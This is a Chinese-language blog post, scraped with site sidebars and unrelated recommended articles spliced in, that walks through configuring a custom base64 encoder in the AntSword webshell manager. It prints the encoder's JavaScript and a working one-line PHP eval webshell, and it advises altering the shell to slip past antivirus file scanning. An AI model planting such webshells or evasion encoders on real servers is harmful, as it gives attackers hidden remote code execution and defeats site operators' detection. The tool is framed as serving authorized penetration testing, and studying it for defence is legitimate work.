中国蚁剑自定义编码用法

老夫不才 关注
0.384 2019.05.04 01:12:39 字数 207 阅读 1,533

0x00 中国蚁剑

> 中国蚁剑是一款开源的跨平台网站管理工具，它主要面向于合法授权的渗透测试安全人员以及进行常规操作的网站管理员。

关于蚁剑的介绍大家可以看Freebuf上的文章《向中国菜刀致敬！中国蚁剑：一款跨平台的开源网站管理工具》

AntSword

蚁剑在Github上的项目地址为：https://github.com/AntSwordProject/antSword
在2.0.0版本的时候，新增了一个有趣的功能，编码器

image.png

老夫不才 关注
总资产55 (约5.20元)

不借助工具进行端口扫描
阅读 49

会python真的可以为所欲为——爆破前端加密登录
阅读 48

RabbitMQ 爆破
阅读 141

推荐阅读

python3探测弱口令的编写
阅读 143

越权/逻辑漏洞
阅读 53

V&N2020公开赛RE
阅读 207

sql注入整理
阅读 269

「实战」 缘分使我们（骗子）相遇
阅读 742

果，比中转webshell更方便（《中转Webshell绕过流量检测防护》）

下面一起来体验一下

0x01 初体验

安装好新版本的蚁剑后，点击 `AntSword -> 编码设置`，打开编码管理

image.png

然后新建一个PHP编码，名字随便起一个




image.png

然后选中刚刚创建的，点击编辑

image.png

可以根据这里的说明自己编写，也可以直接使用现成的，AntSword自定义编码器分享项目地址




image.png

就以php的base64编码为例




image.png

将代码复制

```
/**
 * php::b64pass编码器
 * Create at: 2018/10/11 21:40:45
 *
```

```
 *
 */

'use strict';

module.exports = (pwd, data) => {
  let randomID = `_0x${Math.random().toString(16).substr(2)}`;
  data[randomID] = new Buffer(data['_']).toString('base64');
  data[pwd] = new Buffer(`eval(base64_decode($_POST[${randomID}]));die();`).toString('base64');
  delete data['_'];
  return data;
}
```

然后粘贴覆盖到编码器编辑




image.png

保存
这时候webshell就用编码器代码里写的

```
<?php @eval(base64_decode($_POST['ant']));?>
```

可以对代码进行适当的变形，绕过文件查杀，主要保留对传入参数的 `base64_decode` 就可以了

image.png

然后在连接设置时选择对应的编码器即可

4人点赞 > 网络安全

"不要、不要、不要。。不要停"

赞赏支持

还没有人赞赏，支持一下

老夫不才 倚楼听风雨 看淡江湖路
总资产55 (约5.20元) 共写了1.3W字 获得66个赞 共54个粉丝

关注

写下你的评论...

全部评论 0 只看作者 按时间倒序 按时间正序

推荐阅读

更多精彩内容 >

家，我深爱的地方


某天我那认识了28年的好闺蜜跟我说，她注册了一个自己的品牌CasaFresh，一直以来就知道她特洋气，这次又注册了...

卡飒生活创造所 阅读 69 评论 0 赞 0

神经内科记忆脑洞之5

说实话，我自己对于脊髓解剖的很多方面总是记混，相当苦恼。就比如今天做了几个题，要辨别髓内、髓外病变的区别，感觉障碍...

tribbie 阅读 704 评论 4 赞 8



《移动浪潮》读后感

有关移动互联网发展的一本畅销书。该书从历史发展的角度着笔，对移动互联的方方面面有着深入浅出的说明，例举了很多发生在...

心中绿洲 阅读 99 评论 0 赞 0

给三十岁的你一篇吉他入门指南

还记得第一节吉他课老师讲的话，他说，学一门乐器，它会帮你理解音乐，会陪伴你一生。那时候，我十八岁，还是憧憬未来的年...

虎子的理想之路 阅读 512 评论 0 赞 9